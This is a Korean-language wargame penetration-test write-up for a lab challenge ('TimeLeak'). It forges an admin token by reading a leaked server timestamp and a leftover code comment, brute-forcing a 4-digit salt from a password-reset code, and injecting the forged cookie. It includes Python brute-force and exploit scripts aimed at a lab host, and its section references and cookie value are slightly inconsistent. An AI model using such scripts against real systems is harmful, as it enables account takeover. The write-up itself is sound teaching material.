

PENETRATION TEST WALKTHROUGH

TimeLeak

인증 토큰 위조를 통한 관리자 권한 획득 (Authentication Bypass via Predictable Token Forgery)

TARGET problem02

PREPARED FOR 8low8lowmi Team

SEVERITY: HIGH

CWE-330 · CWE-321

STATUS: CONFIRMED

1. 개요 (Executive Summary)

8low_Tech의 내부 관리자 페이지(problem02)를 분석해보니, 관리자 로그인 없이도 관리자 권한을 얻을 수 있는 문제가 발견되었다. 관리자로 로그인하려면 원래 서버만 아는 특별한 값(토큰)이 필요한데, 이 값은 두 가지 재료(admin + 서버 시각 + salt라는 비밀 값)로 만들어진다. 그런데 서버 시각은 API 응답에서 누구나 볼 수 있게 노출되어 있었고 salt는 코드 안에 짧은 숫자로 고정되어 있어서, 프로그램으로 몇 초 만에 알아낼 수 있었다.

즉 이 두 재료를 다 손에 넣을 수 있었기 때문에, 아이디와 비밀번호 없이도 관리자 토큰을 직접 계산해서 만들어낼 수 있었고, 이를 이용해 관리자 전용 페이지에 접근할 수 있었다.

2. 공격 시나리오 (Attack Narrative)

단계	기법	확보한 정보 / 결과
1	인증 우회 시도 (SQL Injection)	Prepared Statement로 방어됨 — 공격 표면 아님을 확인
2	클라이언트-서버 통신 관찰 (Network 분석)	api/status.php 응답 헤더에서 X-Server-Time(서버 시각) 노출 확인
3	클라이언트 소스 분석 (Source 분석)	app.js 주석에서 토큰 생성 공식 및 해시 알고리즘(SHA-1) 노출 확인
4	보조 기능 오남용 (비밀번호 재설정 기능)	평균(email)과 그 해시 결과(temp_code) 쌍 확보 — salt와 동일 값 재사용 확인

단계	기법	확보한 정보 / 결과
5	오프라인 브루트포스	짧은 salt(4자리) 역산 성공
6	토큰 재구성	admin_id + 서버 시각 + salt 조합으로 유효 토큰 계산
7	세션 하이재킹 없는 직접 인증	계산한 토큰을 token 쿠키에 주입, 관리자 대시보드 접근 및 플래그 확보

3. 상세 재현 절차 (Proof of Concept)


3.1 인증 우회 시도 — 진입점 확인

로그인 폼에 SQL Injection 페이로드를 주입하였으나 Prepared Statement로 방어되어 있음을 확인. 해당 경로는 공격 표면에서 제외.

3.2 서버 시각 정보 노출 확인

브라우저 개발자도구의 Network 탭을 열어 status.php API가 주고받는 내용을 살펴본 결과, 응답 헤더 안에 서버의 정확한 시각 값이 그대로 노출되어 있는 것을 발견하였다.

※ Prepared Statement : 사용자가 입력한 값을 SQL 명령어가 아닌 "그냥 데이터"로만 취급하게 만들어서, SQL 인젝션을 막아주는 안전한 DB 쿼리 작성 방식



3.3 토큰 생성 로직 노출 확인

정적 리소스 `assets/js/app.js` 하단 주석에서 배포 전 제거되지 않은 디버깅 메모를 확인하였다. 이를 통해 해시 알고리즘(SHA-1), 관리자 토큰 생성 공식, 그리고 임시 코드 발급 공식(이메일+salt)을 확인하였다. 특히 해당 메모에는 salt를 테스트 목적으로 짧게 설정해두었다는 내용이 포함되어 있어, 이를 근거로 salt 브루트포스 공격이 가능할 것으로 판단하였다.

```
/*
  TODO: remove this comment before deploy (temp notes, don't forget to delete)

  Auth backend logic notes (hash algorithm: SHA-1)

  1. Admin session token
     token = sha1(admin_id + unix_timestamp + salt)
     - admin_id: admin account name
     - unix_timestamp: unix timestamp in seconds
     - salt: server-only value, must not be exposed to frontend
       (using a 4-digit numeric salt for local dev, haven't fixed it yet 💡💡 need to change before deploy)
  2. Temp code issuance (register_temp)
     temp_code = sha1(email + salt)
     - reuses the same salt as above (reuse issue, should separate later)

  Frontend never builds tokens directly, keeping this here just for debugging reference.
*/
```

3.4 Salt 역산을 위한 평문-해시 쌍 확보

비밀번호 재설정 기능에 이메일을 입력하여, 그 이메일과 대응하는 해시 결과값을 확보하였다. 앞서(3.3) 확인한 공식에 따르면 임시 인증 코드는 **sha1(email + salt)** 방식으로 생성되므로, 확보한 이메일-임시 인증 코드 쌍을 이용해 salt 값을 역산할 수 있을 것으로 판단하였다.

비밀번호 재설정

계정 이메일을 입력하면 임시 인증 코드를 발급해 드립니다.

test@test.com 로 임시 코드가 발급되었습니다:
f23c3f79362d34d124328dc23139fad9f5b3
ea81

3.5 Salt 오프라인 브루트포스

4.3에서 확인한 공식($\text{temp_code} = \text{sha1}(\text{email} + \text{salt})$)과 4.4에서 확보한 평문-해시 쌍을 이용하여, 짧은 salt 값을 전수조사 방식으로 역산하였다.

```
import hashlib

email = "test@test.com"
target = "f23c3f79362d34d124328dc23139fad9f5b3ea81"

for i in range(10000):
    salt = str(i).zfill(4)
    guess = hashlib.sha1((email + salt).encode()).hexdigest()
    if guess == target:
        print("SALT:", salt)
        break

# 결과: SALT: 4271 (소요 시간 < 1초)
```

3.6 관리자 토큰 재구성

확보한 세 가지 값 — admin_id(고정값 "admin"으로 추정 가능), 서버 시각, salt — 를 조합하여 유효한 관리자 토큰을 직접 계산하였다.

```
import hashlib


admin_id = "admin"
timestamp = "1783493037"
salt = "4271"

token = hashlib.sha1((admin_id + timestamp + salt).encode()).hexdigest()
print(token)

# 결과: 96027c0865966a9da32470a06eb34b64533438a9
```

3.7 토큰 주입 및 인증 우회

계산한 토큰 값을 브라우저 쿠키(token)에 주입한 후 새로고침하면 admin으로 로그인이 되면서 관리자 대시보드로 이동한다.



Cache Storage	Filter Items	
Cookies	Name	Value
http://172.30.1.98	PHPSESSID	8u849917fqnnj49155l3afj8sh
Indexed DB	token	346cfcd5d064aad21082d7cc2f40...

4. 근본 원인 분석 (Root Cause)

- 토큰 생성에 사용되는 salt 가 자릿수가 짧아(4 자리) 오프라인 브루트포스에 취약함
- 동일한 salt 가 관리자 인증과 비밀번호 재설정 기능에서 중복 사용되어, 상대적으로 보안 수준이 낮은 기능을 통해 핵심 인증 비밀값이 간접적으로 노출됨
- 디버깅 목적의 정보(서버 시각, 알고리즘 및 공식 설명)가 프로덕션 코드에 그대로 남아 배포됨
- 토큰 생성 방식이 서버만 아는 비밀값을 요구하지 않고, 예측 가능한 입력(시각)에 지나치게 의존함

5. 부록 — 통합 익스플로잇 스크립트

```
import requests, hashlib
```

```
BASE = "http://172.30.1.72/wargame/problems/problem02"

# 1) 서버 시각 확보
r = requests.get(f"{BASE}/api/status.php")
server_time = r.headers["X-Server-Time"]

# 2) salt 역산용 평문·해시 쌍 확보
email = "poc@test.com"
r = requests.post(f"{BASE}/forgot-password.php", data={"email": email})
# 응답 HTML에서 temp_code 파악 (생략)
temp_code = "..."

salt = None
for i in range(10000):
    s = str(i).zfill(4)
    if hashlib.sha1((email + s).encode()).hexdigest() == temp_code:
        salt = s
        break

# 3) 관리자 토큰 계산
token = hashlib.sha1(("admin" + server_time + salt).encode()).hexdigest()

# 4) 토큰 주입 후 관리자 대시보드 접근
r = requests.get(f"{BASE}/admin/dashboard.php", cookies={"token": token})
print(r.text)
```